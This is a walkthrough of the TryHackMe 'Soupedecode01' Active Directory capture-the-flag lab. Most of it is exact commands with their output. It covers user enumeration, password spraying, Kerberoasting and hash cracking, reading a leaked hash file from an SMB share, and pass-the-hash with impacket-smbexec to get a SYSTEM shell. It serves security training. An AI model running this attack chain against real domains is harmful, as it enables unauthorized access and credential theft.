
Soupedecode01 is a easy Active directory box by Tryhackme lets go through the box and solve it.
“Soupedecode is an intense and engaging challenge in which players must compromise a domain controller by exploiting Kerberos authentication, navigating through SMB shares, performing password spraying, and utilizing Pass-the-Hash techniques. Prepare to test your skills and strategies in this multifaceted cyber security adventure.”
Enumeration
Nmap scan
Lets do a Nmap scan to see which ports are open.
<snip>

88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-18 00:26:19Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-09-18T00:27:22+00:00; -4h00m24s from scanner time.
| ssl-cert: Subject: commonName=DC01.SOUPEDECODE.LOCAL
| Not valid before: 2025-06-17T21:35:42
|_Not valid after:  2025-12-17T21:35:42
| rdp-ntlm-info:
|   Target_Name: SOUPEDECODE
|   NetBIOS_Domain_Name: SOUPEDECODE
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: SOUPEDECODE.LOCAL
|   DNS_Computer_Name: DC01.SOUPEDECODE.LOCAL
|   Product_Version: 10.0.20348
|_  System_Time: 2025-09-18T00:26:40+00:00

<snip>Here we can see the domain name lets add it to our host file sudo nano /etc/hosts and add the IP
10.201.16.26 DC01.SOUPEDECODE.LOCAL SOUPEDECODE.LOCALLets use NetExec and try if we can get a Guest login without any password
┌──(joe㉿kali)-[~]
└─$ nxc smb 10.201.16.26 -u 'Guest' -p '' --shares
SMB         10.201.16.26    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.201.16.26    445    DC01             [+] SOUPEDECODE.LOCAL\Guest:
SMB         10.201.16.26    445    DC01             [*] Enumerated shares
SMB         10.201.16.26    445    DC01             Share           Permissions     Remark
SMB         10.201.16.26    445    DC01             -----           -----------     ------
SMB         10.201.16.26    445    DC01             ADMIN$                          Remote Admin
SMB         10.201.16.26    445    DC01             backup
SMB         10.201.16.26    445    DC01             C$                              Default share
SMB         10.201.16.26    445    DC01             IPC$            READ            Remote IPC
SMB         10.201.16.26    445    DC01             NETLOGON                        Logon server share
SMB         10.201.16.26    445    DC01             SYSVOL                          Logon server share
SMB         10.201.16.26    445    DC01             Users
we were able to get access as guest but we dont have access to read any shares except for IPC$
now lets create a user name list using lookupid.py from impacket for bruetforce later on
python /usr/share/doc/python3-impacket/examples/lookupsid.py 'Guest'@10.201.16.26 -no-passyou will se huge list of usernames after above command now lets extract just usernames from that list using cut command and send it to users.txtfile
┌──(joe㉿kali)-[~/Desktop/box/thm]<br>└─$ cut -d'\' -f2 usernames.txt | awk '{print $1}' | sed 's/\$//' > users.txtsome times we can see users use there username as there passwords. lets see if we can find any user like that from this list by brueforcing usernames from that user.txt we just create. we are using netexec (nxc) for this.
└─$ nxc smb 10.201.16.26 -u users.txt -p users.txt --continue-on-success --no-bruteforce

<snip>

SMB         10.201.16.26    445    DC01             [-] SOUPEDECODE.LOCAL\pyvonne27:pyvonne27 STATUS_LOGON_FAILURE
SMB         10.201.16.26    445    DC01             [-] SOUPEDECODE.LOCAL\zfrank28:zfrank28 STATUS_LOGON_FAILURE
SMB         10.201.16.26    445    DC01             [+] SOUPEDECODE.LOCAL\ybob317:ybob317
SMB         10.201.16.26    445    DC01             [-] SOUPEDECODE.LOCAL\file_svc:file_svc STATUS_LOGON_FAILURE
SMB         10.201.16.26    445    DC01             [-] SOUPEDECODE.LOCAL\charlie:charlie STATUS_LOGON_FAILURE


<snip> As you can see by (+)sign we found one user using his username as password ybob317
Initial access to a user
now lets try nxc on this user and see is he has interesting shares to look at.
┌──(joe㉿kali)-[~/Desktop/box/thm]
└─$ nxc smb 10.201.16.26 -u 'ybob317' -p 'ybob317' --shares
SMB         10.201.16.26    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.201.16.26    445    DC01             [+] SOUPEDECODE.LOCAL\ybob317:ybob317
SMB         10.201.16.26    445    DC01             [*] Enumerated shares
SMB         10.201.16.26    445    DC01             Share           Permissions     Remark
SMB         10.201.16.26    445    DC01             -----           -----------     ------
SMB         10.201.16.26    445    DC01             ADMIN$                          Remote Admin
SMB         10.201.16.26    445    DC01             backup
SMB         10.201.16.26    445    DC01             C$                              Default share
SMB         10.201.16.26    445    DC01             IPC$            READ            Remote IPC
SMB         10.201.16.26    445    DC01             NETLOGON        READ            Logon server share
SMB         10.201.16.26    445    DC01             SYSVOL          READ            Logon server share
SMB         10.201.16.26    445    DC01             Users           READ
YES! we can see this user have access to read Usersshare folder. To read that folder lets use smbclient.
┌──(joe㉿kali)-[~/Desktop/box/thm]
└─$ smbclient //dc01.SOUPEDECODE.LOCAL/Users -U ybob317
Password for [WORKGROUP\ybob317]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                  DR        0  Fri Jul  5 02:48:22 2024
  ..                                DHS        0  Thu Jun 19 02:14:47 2025
  admin                               D        0  Fri Jul  5 02:49:01 2024
  Administrator                       D        0  Thu Sep 18 04:33:20 2025
  All Users                       DHSrn        0  Sat May  8 12:26:16 2021
  Default                           DHR        0  Sun Jun 16 06:51:08 2024
  Default User                    DHSrn        0  Sat May  8 12:26:16 2021
  desktop.ini                       AHS      174  Sat May  8 12:14:03 2021
  Public                             DR        0  Sat Jun 15 21:54:32 2024
  ybob317                             D        0  Mon Jun 17 21:24:32 2024

                12942591 blocks of size 4096. 10724979 blocks available
smb: \>
now you can navigate to ybob317‘s Desktop and get the user flag. you have to download the file to local pc in order to read. you can use getand the file name.

congratulations you are one step close to root access 😉
Privilege escalation
Now its time to escalate the privilage to get root access.
Since we have a username and a password for a user lets see if that user have LDAPaccess is so we can use Kerberoasting . To see if a user habe ldap access we can use nxc.
NOTE: IP of my box got changed from here on. It got expired i had to restart 🙁
┌──(joe㉿kali)-[~/Desktop/box/thm]
└─$ nxc ldap dc01.SOUPEDECODE.LOCAL -u ybob317 -p ybob317
LDAP        10.201.82.123   389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:SOUPEDECODE.LOCAL)
LDAP 10.201.82.123 389 DC01 [+] SOUPEDECODE.LOCAL\ybob317:ybob317 we can see user ybob317 have LDAP access.
That means we can user kerberoasting. for that we can use impacket-GetUserSPNs module and we will output any Kerberose hashes to a file called kerb.txt
impacket-GetUserSPNs SOUPEDECODE.LOCAL/ybob317:ybob317 -dc-ip 10.201.82.123 -request -output kerb.txtnow we can use Johnto crack the hashes using rockyou.txt

Now we found the password for a user called file_svc. lets try nxc on this user too to see if this user have read access to any interesting shares.
┌──(joe㉿kali)-[~/Desktop/box/thm]
└─$ nxc smb 10.201.82.123 -u file_svc -p '*******' --shares
SMB         10.201.82.123   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.201.82.123   445    DC01             [+] SOUPEDECODE.LOCAL\file_svc:*******
SMB         10.201.82.123   445    DC01             [*] Enumerated shares
SMB         10.201.82.123   445    DC01             Share           Permissions     Remark
SMB         10.201.82.123   445    DC01             -----           -----------     ------
SMB         10.201.82.123   445    DC01             ADMIN$                          Remote Admin
SMB         10.201.82.123   445    DC01             backup          READ
SMB         10.201.82.123   445    DC01             C$                              Default share
SMB         10.201.82.123   445    DC01             IPC$            READ            Remote IPC
SMB         10.201.82.123   445    DC01             NETLOGON        READ            Logon server share
SMB         10.201.82.123   445    DC01             SYSVOL          READ            Logon server share
This account have access to READ backup share lets see whats inside this share by again using smbclient
┌──(joe㉿kali)-[~/Desktop/box/thm]
└─$ smbclient //dc01.SOUPEDECODE.LOCAL/backup -U file_svc
Password for [WORKGROUP\file_svc]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jun 17 21:41:17 2024
  ..                                 DR        0  Fri Jul 25 21:51:20 2025
  backup_extract.txt                  A      892  Mon Jun 17 12:41:05 2024

                12942591 blocks of size 4096. 10725029 blocks available
smb: \> get backup_extract.txt
getting file \backup_extract.txt of size 892 as backup_extract.txt (0.9 KiloBytes/sec) (average 0.9 KiloBytes/sec)
smb: \>
We found a file called backup_extracted.txtlets download that and see what it has.

It has some users and hash combinations. lets create separate username list and a hash list out of this files and try pass the hash using nxc

YES!! we found a matching hash and a user. now we can use impacket-smbexec to get shell access to the box as NT AUTHORITY\SYSTEM
impacket-smbexec 'FileServer$'@SOUPEDECODE.LOCAL-hashes '<HASH>'Now you can user typecommand to read root flag on to C:\Users\Administrator\Desktop\root.txt

Congratulations you solved the Soupedecode01 !!!!!